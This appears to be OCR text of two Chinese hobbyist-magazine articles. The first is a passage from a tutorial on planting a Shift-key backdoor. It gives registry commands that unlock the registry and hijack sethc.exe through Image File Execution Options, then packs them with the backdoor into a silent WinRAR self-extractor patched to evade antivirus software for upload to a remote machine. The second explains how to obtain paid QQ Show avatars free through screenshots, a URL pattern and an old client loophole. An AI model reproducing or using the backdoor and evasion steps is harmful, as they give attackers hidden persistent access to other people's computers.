


图1 批处理程序开发工具

```
rem 解除对注册表的禁用
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /f
rem 劫持并免疫病毒程序
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Image File Execution Options\sethc.exe" /v debugger /t reg_sz /d c:\windows\fonts\mm.exe /f
cls
```

之所以要编写这段批处理代码,主要是为了在遇到注册表被加锁的情况时,首先为注册表内容进行解锁操作,然后添加一项和粘滞键相关的映像劫持信息。

二、文件捆绑设置

批处理代码文件转换完成以后,会在“批处理程序开发工具”程序目录里面生成一个名为**Project**的可执行文件。现在将批处理文件和Shift后门进行捆绑,由于最后Shift后门存放的路径比较特别,因此我们这里还是选择WinRAR来进行捆绑。

现在通过WinRAR将批处理文件和Shift后门进行压缩,接着打开这个RAR文件并点击“自解压格式”图标。在弹出的对话框中点击“高级自解压选项”按钮,然后选择在“高级自解压选项”窗口中的“常规”标签。




图2 创建自解压文件

接着在“解压路径”中输入c:\windows\fonts,这样可以保证劫持文件路径的正确性,如图2。然后在“解压后运行”中输入批处理文件的名称,再点击“模式”选项标签,选中“全部隐藏”和“覆盖所有文件”,最后点击“确定”按钮即可。

现在运行“WinRAR自解压完美免杀补丁”,点击“应用”按钮选择刚刚创建的自解压文件,然后程序会自动为其进行免杀补丁操作,如图3。

然后将这个加工后的文件上传到远程系统执行即可,这样批处理文件就会执行其中的代码完成后面的映像劫持操作。




图3 WinRAR自解压完美免杀补丁

三、总结

通过上面的介绍可以看到,任何不好的结果只要换一个思维,立刻就可以柳暗花明,海阔天空。有谁会想到微软发明的映像劫持技术,会被我们这些安全爱好者玩弄于股掌之间。另外,聪明的你可能已经从这篇文章看到了如何对Shift后门进行防范。的确,只要将粘滞键映像劫持到一个莫须有的文件上,我想黑客就是把键盘的Shift键按破,也调不出他们上传的Shift后门程序,呵呵。

编辑点评:

映像劫持并不是一项新流行的技术,但大多使用在病毒封杀杀毒软件,或是病毒的自启动方面,把这种方法借过来保护Shift后门也算是个创意。不过,要用这种方法你要有管理员权限。

酷玩

cooloo典藏 绝对免费! 不升红钻免费换Q秀

文◎天涯猎人

飘首语

一天天看着TX的产业越来越大……电子商务流行的时候搞拍拍,网游火爆的时候做网游,输入法满天飞的时候扔出一个QQ拼音输入法……估计未来会是移动设备的战争,不知道TX会不会像Google那样,也整出一个什么手机操作系统?Google的系统提供Google Map,那TX就提供IP位置查询好了,呵呵。

通过本文您可以学到:

如何免费换Q秀

最近QQ2009公测了,带来了不少新功能,今天我们就拿QQ2009的“自定义QQ形象”来“开刀”。

大家都知道,09版的QQ是可以自定义QQ形象的,可以用自己的照片做QQ秀,当然TX也不会让自己没钱赚,QQ商城还是开张的,QQ秀依旧在卖。现在我们只要把QQ秀的图弄到电脑上,再自定义成QQ秀(个人形象)就OK了。但是新问题又有了:TX很聪明,所有的QQ秀都没有显示出地址,右键是查不了的,这当然也难不倒我们,用QQ截图截下来,再弄成你的个人形象就OK了。

有人会问:那动态的要怎么办呢?也很简单,动态QQ秀一

般都是2帧组合而成的，可以先用截图软件把每一帧截下来，再简单的调整一下大小、位置，一合成就OK了。至于合成的软件，就用PS吧，哈哈！




图 2




图 1

QQ2009 P1下载地址：http://dl_dir.qq.com/qqfile/tm/qq2009preview_chs.exe

第一种拿法——自己选自己喜欢的穿

这种拿法比较好，不过我现在还没发现怎么拿GIF的。腾讯做图片非常谨慎，都没用图片连接，而是地址连接，所以只能用一些比较老套的方法。




图 3

第一步：

打开QQ秀商城：show.qq.com，选好自己想要的QQ秀，然后点“**装扮物品详情**”，如图1。哈哈！10多块QB，如图2，傻的才买！看我今天免费把它拿了，呵呵。




图 4

第二步：

预览QQ秀。QQ秀就在旁边，因为我还没找到可以获取它图片的连接，所以只能截图了，可以用相关截图软件把QQ秀截下来。如果是动态的也可以截，比如我的这张，先把大概的图片效果截下来，等会再修改，如图3。




图 5

第三步：

打开画图等工具（PS当然更好），把QQ秀修改就可以。不要留边缘，大小最好是**140*226**的（这是标准大小，如果小了会自动放大，大了就自动缩小），如图4。OK，修改好了，就这个样子了，格式必须是BMP、JPG、GIF、JPEG的，PNG不行。




图 6

第四步：

打开TM08 Beta或QQ2009 P1（因为P2把这个漏洞修复了，不允许添加自定义QQ秀），按照图5中的箭头方向依次点击。要注意的是，QQ2009 P2是没有更改QQ秀这个选项的。然后点“添加”，找到你图片的路径，比如我是放在桌面上，如图6，最后双击“确定”，如图7。



图 7

第五步：

看来大小刚好，我们也可以自己修改一下，修改完成后点击“确定”，如图8。然后刷新一下你的QQ秀，是不是变了？

第二种拿法——夺取别人的QQ秀




图 8

如果觉得某人的QQ秀很好看（这里以我自己的QQ号为例），自己想免费换，那就在浏览器中输入：**http://qqshow-user.tencent.com/别人QQ号/10/00/00.gif**，这样就可以看见图片了，如图9。然后在图片上按右键选择“另存为”。保存下图片后就可以按照前面的方法自己把QQ秀添加进去。




图 9　找到QQ秀图

第三种拿法——最终极的方法

100%成功！比前面的两种高级，但可能有些人不会。

用7ZIP（WINRAR不能用）等工具打开QQ目录下的Plugin\Com.Tencent.QQShow（只有QQ2009目录里面有这个文件夹）里面的Date.db文件，如图10，把文件解压出来。


